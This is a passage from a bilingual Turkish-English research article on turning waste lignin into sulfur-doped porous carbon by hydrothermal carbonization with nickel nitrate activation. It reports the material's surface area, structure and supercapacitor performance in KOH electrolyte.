- [30] Chai Y, Liu J, Zhao Y, Yan N. Characterization of Modified Phenol Formaldehyde Resole Resins Synthesized in Situ with Various Boron Compounds. *Ind Eng Chem Res* 2016;55. <https://doi.org/10.1021/acs.iecr.6b02156>.
- [31] Uygunoglu T, Gunes I, Brostow W. Physical and mechanical properties of polymer composites with high content of wastes including boron. *Materials Research* 2015;18. <https://doi.org/10.1590/1516-1439.009815>.

Lignin-bazlı Gözenekli Karbon Üretimi ve Süperkapasitif Özelliklerinin İncelenmesi

Murat YILMAZ^{1*} , Müslüm DEMİR^{2,3} 

¹Osmaniye Korkut Ata Üniversitesi, Bahçe Meslek Yüksekokulu, Kimya ve Kimyasal İşleme Teknolojileri Bölümü, Osmaniye/Türkiye

²Boğaziçi Üniversitesi, Mühendislik Fakültesi, Kimya Mühendisliği Bölümü, İstanbul/Türkiye

³TÜBİTAK Marmara Araştırma Merkezi, Malzeme Enstitüsü, Gebze, Türkiye

Makale Bilgisi

Araştırma makalesi
Başvuru: 28/05/2024
Düzeltilme: 14/08/2024
Kabul: 27/08/2024

Anahtar Kelimeler

Süperkapasitör
Sülfür Katkılı Karbon
Lignin
Hidrotermal
Karbonizasyon
Hücre

Article Info

Research article
Received: 28/05/2024
Revision: 14/08/2024
Accepted: 27/08/2024

Keywords

Supercapacitor
Sulfur Doped Carbon
Lignin
Hydrothermal
Carbonization Cell

Grafik Özet (Graphical/Tabular Abstract)

Bu çalışmada, atık lignin biyokütlesi, hidrotermal karbonizasyon ve ardından termal tavlama yoluyla başarıyla kükürt katkılı gözenekli karbona dönüştürüldü. Karbon yüzeyi nikel nitrat tuzu ile aktifleştirildi. Elde edilen karbon elektrotlar 165 m²/g BET yüzey alanına sahiptir. Ni-GC-1100 elektrotu, 1 A/g akım yoğunluğunda 165 F/g kapasitans göstermiştir. / In this study, waste lignin biomass was successfully converted into sulfur-doped porous carbon by hydrothermal carbonization followed by thermal annealing. The carbon surface was activated with nickel nitrate salt. The obtained carbon electrodes have a BET surface area of 165 m²/g. Ni-GC-1100 electrode showed a capacitance of 165 F/g at a current density of 1 A/g.



Şekil A: Kendinden kükürt katkılı karbonların sentez basamakları / **Figure A:** Synthesis steps of self-sulfur doped carbons

Önemli noktalar (Highlights)

- Kendinden kükürt katkılı karbon malzemeler, ligninden hidrotermal karbonizasyon ve termal tavlama yoluyla sentezlenmiştir. / Self-sulfur-doped carbon materials have been synthesized from lignin via hydrothermal carbonization and thermal annealing.
- Ni-GC-1100 numunesi 165 m²/g'lik yüksek BET yüzey alanı sergilemiştir. / Ni-GC-1100 sample exhibited high BET surface area of 165 m²/g.
- Ni-GC-1100 elektrotu, 1,0 M KOH'da, 1 A/g akım yoğunluğunda 165 F/g'lik mükemmel bir kapasitif davranış göstermiştir. / Ni-GC-1100 electrode showed an excellent capacitive behavior of 165 F/g at a current density of 1 A/g in 1.0 M KOH.

Amaç (Aim): Bu çalışmanın amacı lignin türevli kükürt kendinden katkılı karbon elektrotları üretmek için kolay, çevre dostu ve ölçeklenebilir bir sentetik yöntem geliştirmektir. / The aim of this study is to develop a facile, environmentally friendly and scalable synthetic method to produce lignin-derived sulfur self-doped carbon electrodes.

Özgünlük (Originality): Çalışmanın özgün kısmı, bu çalışmada yüzey aktivasyonunda tercih edilen KOH, ZnCl₂ veya CO₂ gibi kimyasal maddeler yerine lignin türevli kükürt kendinden katkılı karbon elektrotları üretmek için kolay, çevre dostu ve ölçeklenebilir bir sentetik yöntem geliştirmektir. / The original part of the study is to develop an easy, environmentally friendly and scalable synthetic method to produce lignin-derived sulfur self-doped carbon electrodes instead of chemical agents such as KOH, ZnCl₂ or CO₂ preferred for surface activation in this study.

Bulgular (Results): Hazırlanan numunelerden süperkapasitör malzeme olarak kullanılması düşünülen en ideal örnek Ni-GC-1100 olup, bu numune 165 m²/g'lik BET yüzey alanına sahiptir. Ni-GC-1100 elektrotu, 1,0 M KOH'da ve 1 A/g akım yoğunluğunda 165 F/g'lik mükemmel bir kapasitif davranış sergilemiştir. / Among the prepared samples, the most ideal sample to be used as a supercapacitor material is Ni-GC-1100, which has a BET surface area of 165 m²/g. The Ni-GC-1100 electrode exhibited an excellent capacitive behavior of 165 F/g at 1.0 M KOH and 1 A/g current density.

Sonuç (Conclusion): Ucuz ve sürdürülebilir yan ürün olan lignin kolayca gözenekli karbona dönüştürülmüştür ve elde edilen malzeme ayrıca enerji depolama ve elektrokataliz uygulamaları için de kullanılabilir. / The inexpensive and sustainable by-product, lignin, was easily converted into porous carbon, and the resulting material could also be used for energy storage and electrocatalysis applications.



Lignin-bazlı Gözenekli Karbon Üretimi ve Süperkapasitif Özelliklerinin İncelenmesi

Murat YILMAZ^{1*}, Müslüm DEMİR^{2,3}

¹Osmaniye Korkut Ata Üniversitesi, Bahçe Meslek Yüksekokulu, Kimya ve Kimyasal İşleme Teknolojileri Bölümü, Osmaniye/Türkiye

²Boğaziçi Üniversitesi, Mühendislik Fakültesi, Kimya Mühendisliği Bölümü, İstanbul/Türkiye

³TÜBİTAK Marmara Araştırma Merkezi, Malzeme Enstitüsü, Gebze, Türkiye

Makale Bilgisi

Araştırma makalesi
Başvuru: 28/05/2024
Düzeltilme: 14/08/2024
Kabul: 27/08/2024

Anahtar Kelimeler

Süperkapasitör
Sülfür Katkılı Karbon
Lignin
Hidrotermal
Karbonizasyon
Hücre

Öz

Artan fosil yakıt tüketimi ve buna bağlı çevre sorunlarına ilişkin artan küresel kaygılar, bilim insanlarını yeni, yeşil ve sürdürülebilir enerji kaynakları ve teknolojileri bulmaya yöneltmiştir. Bu çalışmada, atık lignin biyokütlesi, hidrotermal karbonizasyon ve ardından termal tavlama yoluyla başarıyla kükürt katkılı gözenekli karbona dönüştürüldü. Hazırlanan gözenekli karbondaki kükürt yüzey içeriği %9.10 kadar bulunmuştur. Karbon yüzeyini aktive etmek için KOH veya ZnCl₂ muamelesini kullanan geleneksel sentez yöntemlerinin ötesinde, nikel nitrat tuzu ile aktifleştirilen sentez stratejisi geliştirilmiştir. Elde edilen bulgulara göre, gözenekli karbonların yüzey aktivasyonu, sentez işlemi sırasında nikel nitrat aracılığıyla gerçekleştirildi. Elde edilen karbon elektrotlar, mikro/mezo gözeneklilik ve grafitik/amorf karbon yapısının yanı sıra 165 m²/g kadar yüksek BET yüzey alanına sahiptir. Hazırlanan kendinden kükürt katkılı elektrot malzemeleri, süper kapasitör uygulamaları için yüksek elektrokimyasal aktivite sergilemiştir. Kükürt katkılı karbon Ni-GC-1100 elektrotu, 1 A/g akım yoğunluğunda 165 F/g kapasitans ve yüksek akım yoğunluğunda, kapasitansının 5.000 döngü sonrasında bile fazla değişmediği ve yüksek dayanıklılık sergilediği görülmüştür.

Lignin-Based Porous Carbon Production and Investigation of Its Supercapacitive Properties

Article Info

Research article
Received: 28/05/2024
Revision: 14/08/2024
Accepted: 27/08/2024

Keywords

Supercapacitor
Sulfur Doped Carbon
Lignin
Hydrothermal
Carbonization Cell

Abstract

Increasing global concerns about increasing fossil fuel consumption and related environmental problems have led scientists to find new, green and sustainable energy sources and technologies. In this study, waste lignin biomass was successfully converted into sulfur-doped porous carbon by hydrothermal carbonization followed by thermal annealing. The sulfur surface content in the prepared porous carbon was found to be 9.10%. Beyond traditional synthesis methods using KOH or ZnCl₂ treatment to activate the carbon surface, a nickel nitrate salt-activated synthesis strategy has been developed. According to the findings, surface activation of porous carbons was achieved through nickel nitrate during the synthesis process. The resulting carbon electrodes have a BET surface area as high as 165 m² g⁻¹, as well as micro/mesoporosity and graphitic/amorphous carbon structure. The prepared self-sulfur-doped electrode materials exhibited high electrochemical activity for supercapacitor applications. It has been observed that the sulfur-doped carbon Ni-GC-1100 electrode has a capacitance of 165 F g⁻¹ at a current density of 1 A g⁻¹ and at high current density, its capacitance does not change much even after 5.000 cycles and exhibits high durability.

1. GİRİŞ (INTRODUCTION)

Elektro-çift katmanlı kapasitörler olarak da adlandırılan elektrokimyasal kapasitörler (EC'ler), yükü depolamak için bir iyon adsorpsiyon/desorpsiyon işleminin kullanıldığı elektrokimyasal cihazlardır [1, 2]. EC'ler, hibrit

elektrikli araçlar, elektronik cihazlar, bellek yedekleme vb. dahil olmak üzere çok çeşitli teknolojik uygulamalar için uygun olmalarını sağlayan hızlı şarj/deşarj oranları ve yüksek güç yoğunluğu [3] nedeniyle potansiyel enerji depolama cihazları olarak son on yılda büyük ilgi görmüştür. Saf elektrik çift katmanlı kapasitörler (EDLC'ler),

yükü depolamak ve uygulamalarını ve yaygın kullanımını sınırlayan düşük özgül kapasitans sergilemek için faradik olmayan bir sürece dayanır [4, 5]. EDLC'lerin kapasitansını arttırmaya yönelik ilgi çekici bir yöntem olarak, N, O, S veya P heteroatomunun ve/veya MaXb'nin eklenmesi çoğu bilim insanı tarafından tercih edilmektedir. (Burada M, bir geçiş metali iyonudur, X; O, S veya OH- iyonunu temsil eder ve a, b ise tam sayılardır) [6–12]. Yapıya eklenen atomlar tersinir bir faradik redoks reaksiyonu yoluyla yükü depolayarak bir malzemenin kapasitansını arttırmak için tasarlanmıştır [13]. Özellikle kükürtün, enerji depolama uygulamaları için ilginç bir heteroatom karbon katkı maddesi olduğu gösterilmiştir [14]. Sülfür atomlarının varlığı, karbon atomlarının elektronik yapısını ve elektron yoğunluk dengesini değiştirir. Sonuç olarak, karbon malzemelerin elektrokatalitik ve kapasitif performansını arttırmak için malzeme yüzeyinde elektroaktif merkezler üretilir [15–17].

Aktif karbon, karbon nanotüpler, grafit karbon ve grafen gibi karbon bazlı malzemeler, EDLC'ler için elektrot malzemesi olarak umut verici sonuçlar vermiştir [18]. Gözenekli aktif karbon malzemelerinin üretimi için geleneksel yöntemler, yüzeyi aktive etmek için karbonun KOH, ZnCl₂ veya CO₂ gibi kimyasal maddelerle ex-situ muamelesini içerir. Bu aktivasyon süreci hem zaman israfıdır hemde maliyetlidir. Ayrıca çevresel tehlikeler üretme olasılığına da sahiptir. Bu çalışmada, hazırlandığı gibi gözenekli karbonların aktivasyonu, hidrotermal karbonizasyon sırasında KOH gibi aşındırıcı malzemeler kullanılmadan veya geliştirilen sentez stratejisini çevreye duyarlı, maliyet ve zaman açısından verimli ekstra adımlar eklenmeden bir kalsiyum katalizörü aracılığıyla yerinde gerçekleştirilmiştir.

Azot ve kükürt katkılı biyokütle türevli karbon malzemelerin enerji depolama ve yakıt hücresinde uygulanması üzerine yapılan çok sayıda çalışma arasında [19–23], lignin biyokütlesinden türetilenlere çok az ilgi gösterilmiştir [24–25]. Wang ve arkadaşları [26] lignin ve polivinil alkolün (PVA) lignin nanofiberlerinin elektrospinning edilmesiyle 0.2 A g⁻¹ akım yoğunluğunda 217.2 F g⁻¹'lik kapasitansa sahip esnek lignin bazlı karbon nanofiberler elde etmiştir. Du ve arkadaşları [27] yapmış oldukları çalışmada azot-kükürt (N-S) co-doplanmış lignin bazlı 154.2 F/g'lık özgül kapasitanslı karbon manyetik nanopartiküller (LCMNP) sentezlemiş ve 5000 çevrimden sonra bile kapasitansını %98.14 oranında koruduğunu rapor etmiştir. Wu ve arkadaşları [28] ise lignin hidrotermal ön işleminde katalizör olmasının

yanı sıra bir aktive edici madde olarak ZnCl₂ kullanarak elde ettikleri hiyerarşik gözenekli karbonların (HPC'ler) 40 mA g⁻¹'de 384 F g⁻¹'lik bir Cs ve 2 A g⁻¹'de 10.000 döngüden sonra %96.96'lık başlangıç Cs ile döngü kararlılığı sergilediğini tespit etmişlerdir.

Önceki çalışmalardan farklı olarak, bu çalışmada yüzey aktivasyonunda tercih edilen KOH, ZnCl₂ veya CO₂ gibi kimyasal maddeler yerine lignin türevli kükürt kendinden katkılı karbon elektrotları üretmek için kolay, çevre dostu ve ölçeklenebilir bir sentetik yöntem geliştirilerek hidrotermal karbonizasyon ve termal tavlamanın nihai malzemenin kapasitansı üzerindeki etkileri incelenmiştir. Ayrıca, sülfür doplamanın kendiliğinden gerçekleşmesi yapılan çalışmanın diğer bir özgünlük kısmını oluşturmaktadır.

2. MATERYAL VE METOD (MATERIALS AND METHODS)

2.1. Kimyasallar (Chemicals)

Ticari olarak temin edilebilen kalsiyum liginosülfonat (Norlig A) ve organosolv (kükürt içermeyen) liginler sırasıyla Lignotech ve Lignol Innovations'dan temin edilmiştir. Potasyum hidroksit (KOH), politetrafloroetilen (PTFE, H₂O içinde ağırlıkça %60 dispersiyon) ve ağırlıkça %20 Pt/karbon Sigma-Aldrich'ten temin edilmiştir. Karbon siyahı ise Alfa Aesar'dan alınmıştır. Ni köpük MTI Corporation'dan satın alınmıştır. Hidrotermal karbonizasyonlarda ve elektrokimyasal ölçümlerde çözücü olarak deiyonize su (18.2MΩ cm) kullanılmıştır.

2.2. Ligninden Biyokömür Hazırlanması (Preparation of Biochar From Lignin)

Biyokömür, hidrotermal karbonizasyon (HTC) prosesi yoluyla sentezlenmiştir [29]. Hazırlığın ilk aşamasında lignin (10 g), 80 mL deiyonize su ile karıştırıldı. Nihai karışım, 300 mL'lik bir ultrasonik yüksek basınçlı reaktöre (Col-Int) yerleştirildi. Reaktör, katı fazdan solvent fazına kütle transferini arttırmak ve hidrotermal işlem sırasında ligninden oksijenin uzaklaştırılmasını arttırmak için ultrasonik prob ile donatılmıştır [30]. Reaksiyon, 300 °C'de ve 98 bar'da 30 dakika boyunca gerçekleştirildi [31]. HTC'den sonra, reaktörün ortam sıcaklığına doğal soğumasına izin verildi. Elde edilen kahverengi sulu süspansiyon, üretilen biyokömürü çözücünden izole etmek için süzüldü ve kurutuldu.

2.3. Biyokömürden Kükürt Katkılı Karbon Malzemesinin Hazırlanması (Preparation of Sulfur-Added Carbon Material From Biochar)

Karbon nanopartikülleri hidrotermal ve yüksek sıcaklık koşullarının bir arada olduğu ortamda sentezlendi. Tipik prosedürde 0.5 g Nikel (II) Nitrat, 12 ml su içinde çözüldü. Çözeltiye 1 g biyokömür eklendi ve daha sonra karıştırıldı. Bu sulu karışım, 12 saat süreyle 130 °C'de 20 ml'lik Teflon kaplı paslanmaz otoklava aktarıldı. Elde edilen siyah ürün, karışımdan çözücüyü çıkarmak için filtreledi ve ardından 10 °C/dakika ısıtma aralığında 950 – 1100 °C'ye ısıtıldı. Bu işlem N₂ atmosferi altında 1 saat boyunca bir Karbolit (MTF250) boru şeklindeki fırının içinde gerçekleştirildi. Elde edilen materyaller Nikel katalizörünü ve herhangi bir kirliliği gidermek için %10 HCl ile yıkandı. Nihai karbon numuneleri Ni-GC-X olarak etiketlendi; burada Ni ve 'X' sırasıyla nikel katalizörünü ve karbonizasyon sıcaklığını (°C cinsinden) göstermektedir.

2.4. Fiziksel karakterizasyon (Physical characterization)

Hazırlanan karbon malzemelerin FTIR spektrumları, bir Smart ATR Nicolet kullanan Nexus 670 FTIR spektrometresi ile gerçekleştirilmiştir. Çalışma koşulları 4000 ila 400 cm⁻¹ dalga sayısı aralığında 4 cm⁻¹ çözünürlük ve 1 cm⁻¹ aralıklarla ortalama 16 taramaya ayarlanarak gerçekleştirilmiştir. Karbon malzemelerin Raman spektrumları, grafitleşme derecesini belirlemek için 532 nm ışık kaynağının uyarılmasıyla Horiba LABRam HR spektroskopisinde gerçekleştirilmiştir. Sentezlenen malzemelerin morfolojisi, vakum atmosferi altında 5 kV ivme geriliminde taramalı elektron mikroskobu (SEM, Hitachi SU-70 FE-SEM) ile incelenmiştir. Brunauer-Emmett-Teller (BET) spesifik yüzey alanı ve gözeneklilik özellikleri, bir NOVA yüzey analizörü ile N₂ adsorpsiyon/desorpsiyon izotermiyle belirlenmiştir. X-ışını fotoelektron spektroskopik (XPS) analizi, hazırlanan karbonların yüzey elektronik ortamını belirlemek için monokromatik bir Al K alfa kaynağı (1486.6 eV, 20 kV, 250 W) ile X-ışını fotoelektron spektrometresi (ESCALAP250) üzerinde yapılmıştır.

2.5. Elektrokimyasal Ölçümler (Electrochemical Measurements)

Bu çalışmadaki tüm elektrokimyasal ölçümler, ortam koşulları altında 1M KOH sulu elektrolit içinde geleneksel bir üç elektrotlu hücre kullanılarak bir CHI 660E elektrokimyasal workstation'da (CH Instruments, Inc.)

gerçekleştirilmiştir. Referans ve karşı elektrot olarak sırasıyla Gümüş/Gümüş klorür (Ag/AgCl) ve platin tel kullanılmıştır. Çalışma elektrodu ise aktif malzeme, karbon siyahı ve PTFE bağlayıcının ağırlık oranı 80:10:10 olacak şekilde karıştırılarak elde edildi. Nihai bulamaç, bir nikel köpük akım toplayıcı (1.5 cm x 3 cm) üzerine yayıldı, ardından gece boyunca 80 °C'de kurutuldu ve 20 MPa'lık yüksek bir basınç altında preslendi. Çalışma elektrodu için 0.32 cm²'lik geometrik yüzey alanı UHMW bant (CS Hyde) kullanılarak elde edilmiştir. Döngüsel voltametri (CV) ölçümleri, -0.4 ila 0.1 V potansiyel aralığında farklı sabit tarama hızlarında (1-200 mV s⁻¹) yapıldı. Hazırlanan elektrotların kapasitans ve döngüselliklerinin tespiti için galvanostatik yük/deşarj ölçümleri -0.4 ile 0.1 V potansiyel aralığında ve sabit akım yoğunlukları (5–20.000 mA/g) aralığında gerçekleştirilmiştir. Süper kapasitör elektrotları için elektrokimyasal empedans spektroskopisi (EIS) analizi, 10 MHz – 0.5 MHz frekans aralığında 5 mV AC genliği uygulanarak gerçekleştirilmiştir.

EIS spektrumları, R_s , R_{ct} , Z_w , C ve Q 'dan oluşan elektriksel eşdeğer devrelerle sahiptir. (Şekil 4(e)). R_s , R_{ct} , Z_w sırasıyla seri direnç, yük transfer direnci ve Warburg empedansını temsil eder. C ve Q ise sırasıyla çift katmanlı kapasitans ile Faradik kapasitansı temsil eder. Deneysel verilerin EIS'ne uyarlanmasında EC-Lab V11.01 (ZSim Bi-logic analiz) yazılımı kullanılmıştır.

Elektrotların gravimetrik spesifik kapasitansı (C_s , F g⁻¹), Eşitlik (1)'e göre galvanostatikdeşarj eğrilerinden hesaplanmıştır:

$$C_s = \frac{I\Delta t}{m\Delta V} \quad (1)$$

burada, I (A)deşarj akımıdır, Δt deşarj süresidir, m (g) aktif elektrot malzemesinin kütlesidir ve ΔV deşarj voltajıdır.

3. BULGULAR VE TARTIŞMA (FINDINGS AND DISCUSSION)

3.1. Fiziksel Özellikler (Physical Properties)

Kendinden kükürt katkılı karbonların sentez yolu Şekil 1'de gösterilmiştir. S-katkılı karbonların üretimi, kolay, ucuz, çevre dostu ve ölçeklendirilmesi kolay olacak şekilde tasarlanmıştır. Hazırlanan S katkılı karbonlar SC-x olarak isimlendirilmiş olup; burada S, sülfürün kendi kendine katkısını, C karbonu ve x, karbonizasyon sıcaklığını °C cinsinden belirtmektedir. Lignin, Biyokömür, Ni-GC-950 ve Ni-GC-1100'e ait numunelerin elementel analizi

Tablo 1’de sunulmuştur. Sülfür atomlarının varlığı, hazırlanan karbon malzemelerin elektrokimyasal ve yüzey aktivasyon özelliklerini artırır. Biyokömürde

kükürt atomlarının bulunmaması, ortaya çıkan karbon malzemesinin elektrokimyasal ve yüzey aktivasyon özelliklerini sınırlar.



Şekil 1. Kendinden kükürt katkılı karbonların sentez basamakları (Synthesis steps of self-sulfur doped carbons)

Lignin, biyo-kömür ve Ni-GC-1100, sentez süreci boyunca fonksiyonel grupların dönüşümünü belirlemek amacıyla FTIR ile analiz edildi ve elde edilen grafik Şekil 2(a)’da gösterilmiştir. Lignin yapısına özgü çeşitli fonksiyonel gruplar gözlenmiştir. Örneğin 1032, 1420, 1450, 1507 ve 1593 cm^{-1} ’de bulunan IR pikleri ligninin C-H bağlarına ve aromatik halka gruplarına karşılık gelmektedir. Ayrıca 2939 cm^{-1} ’de gözlenen pik, lignin yapısındaki alifatik karbondan gelen C-H bağının titreşimine atfedilir [25, 27]. Ligninin -OH fonksiyonel grubu 3300 cm^{-1} civarında bir pik göstermiştir. -OH grubu gibi ligninin karakteristik IR pikleri, HTC ve termal tavlama adımları sırasında hidroksil gruplarının ortadan kaldırılması nedeniyle karşılık gelen biyokömür ve karbonun IR spektrumlarında gözlenmemiştir [34].

Raman spektroskopisi, karbon malzemelerin grafitleşme derecesini araştırmak için çok önemli bir tekniktir. Şekil 2(b), numunelerin Raman spektrumundaki iki karakteristik tepe noktasını göstermektedir. 1577 cm^{-1} ’de yer alan G bandı grafit karbon (sp^2) yapısına karşılık gelirken, 1366 cm^{-1} ’de yer alan D bandı ise karbon bazlı malzemelerin düzensiz yapısıyla ilişkilidir [35]. Hazırlanan kükürt katkılı karbonların Raman spektrumlarında G ve D bantlarının görünümü, yapının grafit ve düzensiz (amorf) karbonların bir kombinasyonundan oluştuğunu gösterir. D bandının (I_D) G bandına (I_G) yoğunluk oranı, grafitleşmenin ve düzensiz yapının oluşumunun bir göstergesidir [36, 37]. Daha düşük I_D/I_G oranı, elde edilen malzemelerde daha yüksek derecede grafitleşmenin gerçekleştiği anlamına gelir. Ni-GC-950 ve Ni-GC-1100 için I_D/I_G oranlarının sırasıyla 0.83 ve 0.89 olduğu bulunmuş olup, bu da yüksek derecede grafitleşmeyi doğrulamaktadır. 950 ve 1100 °C’de I_D/I_G oranındaki hafif artış, daha yüksek tavlama sıcaklığında iyi düzenlenmiş grafit yapıların tahrip olmasına bağlanabilir [38].

Düzensiz yapının geniş yüzey alanı nedeniyle karbon bazlı bir malzemenin spesifik kapasitesinin, amorf karbon içeriğiyle birlikte arttığı varsayılmaktadır. Ancak amorf karbonun elektriksel iletkenliği düşüktür. Öte yandan, grafit karbon, iyi düzenlenmiş kristal yapısından dolayı olağanüstü bir elektrik iletkenliğine sahiptir, ancak yüzey alanı ve gözenek boyutu dağılımı sınırlıdır [36]. Bu nedenle, karbon malzemelerdeki grafit/amorf yapı oranının optimizasyonu, istenen elektrokimyasal aktivitenin elde edilmesi için çok önemlidir. Bu çalışmada en yüksek elektrokimyasal aktiviteyi I_D/I_G oranı 0.89 olan Ni-GC-1100 karbon örneği göstermiştir.

Ni-GC-950 ve Ni-GC-1100’e ait N_2 adsorpsiyon/desorpsiyon izotermeleri ve gözenek boyutları dağılımı Şekil 2(c ve d)’de gösterilmiştir. Ni-GC-950 ve Ni-GC-1100’ün BET yüzey alanı Tablo 2’de listelendiği gibi sırasıyla 110 ve 165 m^2/g olarak bulunmuştur. Ni-GC-950 ve Ni-GC-1100’ün toplam gözenek hacmi sırasıyla 0.05 ve 0.25 cc/g olarak bulunmuştur. Bu sonuçlar çalışılan sistemde hazırlanan karbon örneklerinin yüzey alanı ve gözenek boyutu dağılımının tavlama sıcaklığından önemli ölçüde etkilendiğini göstermektedir. Yüksek BET yüzey alanına sahip karbon üretmek için optimum sıcaklığın 1100 °C olduğu tespit edilmiştir. Daha düşük tavlama sıcaklığında (950 °C) termal enerjinin yetersiz olması nedeniyle yüzey aktivasyonu tamamlanamadığı düşünülmektedir [39, 40]. Hazırlanan karbon numunelerinin gözenek boyutları dağılımı Şekil 2(d)’de gösterildiği gibi mikro/mezo gözenekli olduğunu gösterir.


Tablo 1. Malzemelerin elementel analizi (Elemental analysis of materials)

Parçacık türü	C (Yığın)	O (EDX)	N (Yığın)	H (Yığın)	S
Lignin	36.80	43.90	0.13	4.60	6.60
Ni-GC-950	79.10	-	0.50	0.02	10.20
Ni-GC-1100	79.80	2.80	0.70	0.01	9.10

Tablo 2. Hazırlanan karbon malzemelerin kapasitans, ID/IG oranı, S/C oranı, BET yüzey alanı ve gözenek hacmi değerleri (Capacitance, ID/IG ratio, S/C ratio, BET surface area and pore volume values of the prepared carbon materials)

Numune	Kapasitans (F/g) ^a	I _D /I _G oranı	S/C oranı	BET yüzey alanı (m ² /g) ^b	Mikro gözenek hacmi (cc/g) ^c	Toplam hacim (cc/g) ^d
Ni-GC-950	-	0.83	0.0036	110	0.03(60)	0.05
Ni-GC-1100	165	0.89	0.0028	165	0.19(76)	0.25


^a1 A/g akım yoğunluğunda hesaplanmıştır. ^bBET yüzey alanı, en iyi lineer uyumu sağlayan kısmi basınç aralığında hesaplanmıştır. ^cYarık/silindirik şekilli gözenekler ve QSDFT modeli varsayılarak PSD'nin maksimum 2 nm'sinde kümülatif gözenek hacmi ile belirlenmiştir; parantez içindeki değerler, toplam gözenek hacmine göre mikro gözenek hacminin yüzdesidir. ^d $P/P_o = 0.95$ 'teki toplam gözenek hacmi. (^aCalculated at a current density of 1 A/g. ^bBET surface area was calculated in the partial pressure range that provided the best linear fit. ^cDetermined by cumulative pore volume at maximum 2 nm of PSD assuming slit/cylindrical shaped pores and QSDFT model; values in parentheses are percentage of micropore volume relative to total pore volume. Total pore volume at ^d $P/P_o = 0.95$.)



Şekil 2. Lignin, biyokömür ve sülfür katkılı karbonlara ait (a) FTIR grafiği, (b) Raman spektrumu, (c) Adsorplanmış hacim grafiği, (d) gözenek boyutu dağılımları ((a) FTIR graph, (b) Raman spectrum, (c) Adsorbed volume graph, (d) pore size distributions of lignin, biochar and sulfur-doped carbons)

Elde edilen biyokömür, Ni-GC-950 ve Ni-GC-1100'un SEM görüntüleri Şekil 3'te verilmiştir. Örneklerinin tümü, 0.5 ila 3 µm arasında değişen boyutlarda rastgele bir şekilde birbirine yapışan küresel şekilli parçacıklardan oluşan benzer bir morfoloji göstermektedir. Elde edilen malzemelerin yüzey kimyasal bileşimi X-ışını fotoelektron spektroskopisi (XPS) aracılığıyla incelendi. Hazırlanan karbonların yüzey element bileşimi Tablo 1'de listelenmiştir. Karbon içeriği, HTC ve tavlama işlemleri sırasında, Tablo 1'de gösterildiği gibi saf lignindekinden yaklaşık 2.15 kat daha yüksek olacak şekilde önemli ölçüde artırılmıştır.

Ni-GC'lerin karbon içeriğinde gözlemlenen artış, karbonizasyon işleminin verimliliğini yansıtır ve oksijen ve kükürt gibi katkı maddelerine kıyasla karbon bileşiklerinin düşük uçuculuğuna atfedilebilir. Özellikle, FTIR sonuçlarıyla tutarlı olan birçok fonksiyonel grubun (örneğin, hidroksil ve karboksil grupları) deoksijenasyonu nedeniyle, HTC ve termal tavlama adımları sonrasında oksijen içeriği, proses öncesi değerinden 15 kat daha az olacak şekilde önemli ölçüde azaltılmıştır. Ni-GC-950 numunesinde ise tamamen giderilmiştir.



Şekil 3. Beyazkömür (a-b), Ni-GC-950 (c-d) ve Ni-GC-1100 (e-f) ye ait farklı büyütme oranlarındaki SEM görüntüleri (SEM images of white coal (a-b), Ni-GC-950 (c-d) and Ni-GC-1100 (e-f) at different magnifications)


3.2. Elektrokimyasal Performans (Electrochemical Performance)

Hazırlanan Ni-GC-X karbon malzemelerde psödokapasitif katkının varlığını incelemek için değişken tarama hızlarında döngüsel voltametri ölçümleri yapıldı. Kendiliğinden kükürt katkılı karbonların CV verileri, Ni-GC-1100'un en yüksek CV alanına sahip olduğunu ortaya çıkardı. Ni-GC-1100 örneği, Şekil 4(a)'da gösterildiği gibi, ideal bir çift katmanlı kapasitör davranışını yansıtan, 10 mV s⁻¹ tarama hızında neredeyse mükemmel dikdörtgen şekilli bir CV eğrisi sergiledi. Ni-GC-1100 örneğinin CV'lerinin yavaş tarama hızlarında yakından incelenmesi, Şekil 4(b)'de psödokapasitif davranışın varlığını gösterdi. Yüksek tarama hızlarında artan elektrik direnci ve elektrolitin elektrot malzeme gözeneklerine zayıf nüfuz etmesi, Ni-GC-1100 numunesinin CV'lerinde dikdörtgen şekilden (Şekil 4(b)) gözlenen hafif bozulmanın nedeni olduğu düşünülmektedir.

Galvanostatik şarj/deşarj (GCD) ölçümleri, süperkapasitörlerde elektrot malzemesi olarak elektrokimyasal performansını değerlendirmek için üç elektrotlu bir konfigürasyonda gerçekleştirildi. Şekil 4(c)'de gösterildiği gibi, Ni-GC-1100 örneğinin farklı akım yoğunluklarında bile neredeyse ikizkenar üçgen şekilli GCD eğrilerine sahip olduğu görülmektedir. Ni-GC-1100 örneği için GCD ölçümleri 1-10 A/g değişken akım yoğunluklarında gerçekleştirildi. Ni-GC-1100, daha yüksek akım yoğunluklarında (2 A/g'ye kadar) bile arzu edilen üçgen şeklini korumuş olup, hızlı şarj yayılımıyla ideale yakın bir EDLC davranışını göstermiştir [14, 35]. Ni-GC-1100 örneğinin spesifik kapasitansı (C_s , F/g), Eşitlik (1) kullanılarak 1 M KOH elektrolitte 1 A g⁻¹ akım yoğunluğunda 165 F g⁻¹ olarak hesaplanmıştır. Değişken akım yoğunluklarında, Ni-GC-1100 örneğinin gravimetrik spesifik kapasitansları 1, 2, 5, 10, 15 ve 20 A/g'de sırasıyla 165, 128, 90, 80, 75 ve 70 F/g olarak tespit edilmiştir (Şekil 4(d)).

Hazırlanan kükürt katkılı karbon malzemelerin arayüzey özelliklerini ve elektron transfer kinetiğini incelemek için EIS ölçümleri yapıldı. Ni-GC-1100 malzemesinin Nyquist grafiği Şekil 4(e)'de gösterilmiştir. Bu grafik, yüksek frekans bölgesinde yarım daire şeklinde bir kısımdan ve düşük frekans bölgesinde doğrusal bir kısımdan oluşur. Yüksek frekans bölgesinde, Nyquist grafiğinin yarım daire şeklindeki kısmının gerçek empedans eksenini (Z' -gerçek eksen) ile kesişmesi eşdeğer seri direncini (ESR) verir. Bir elektrokimyasal kapasitör için ESR, şarj-deşarj sürecinin hızını yönetir ve elektrolit iyonik direncinden, akım toplayıcının ve elektrot malzemesinin içsel ve temas dirençlerinden oluşan birleşik bir dirençtir. Ni-GC-1100 elektrotu, Şekil 4(e)'de gösterildiği gibi $\sim 5,7 \Omega$ ESR göstermiştir. Yüksek frekans bölgesinde, Nyquist grafiğinin yarım daire şeklindeki kısmının çapı, elektrot yüzeyindeki elektron transfer işleminden (örneğin Faradik reaksiyonlar) kaynaklanan yük transfer direncini (R_{ct}) verir. Ni-GC-1100 örneği düşük bir R_{ct} değeri ($0,5 \Omega$) göstermiştir. İletkenlik değerinin düşük çıkması yüksek derecede grafitizasyon karbon içeriğinin varlığına bağlanabilir.

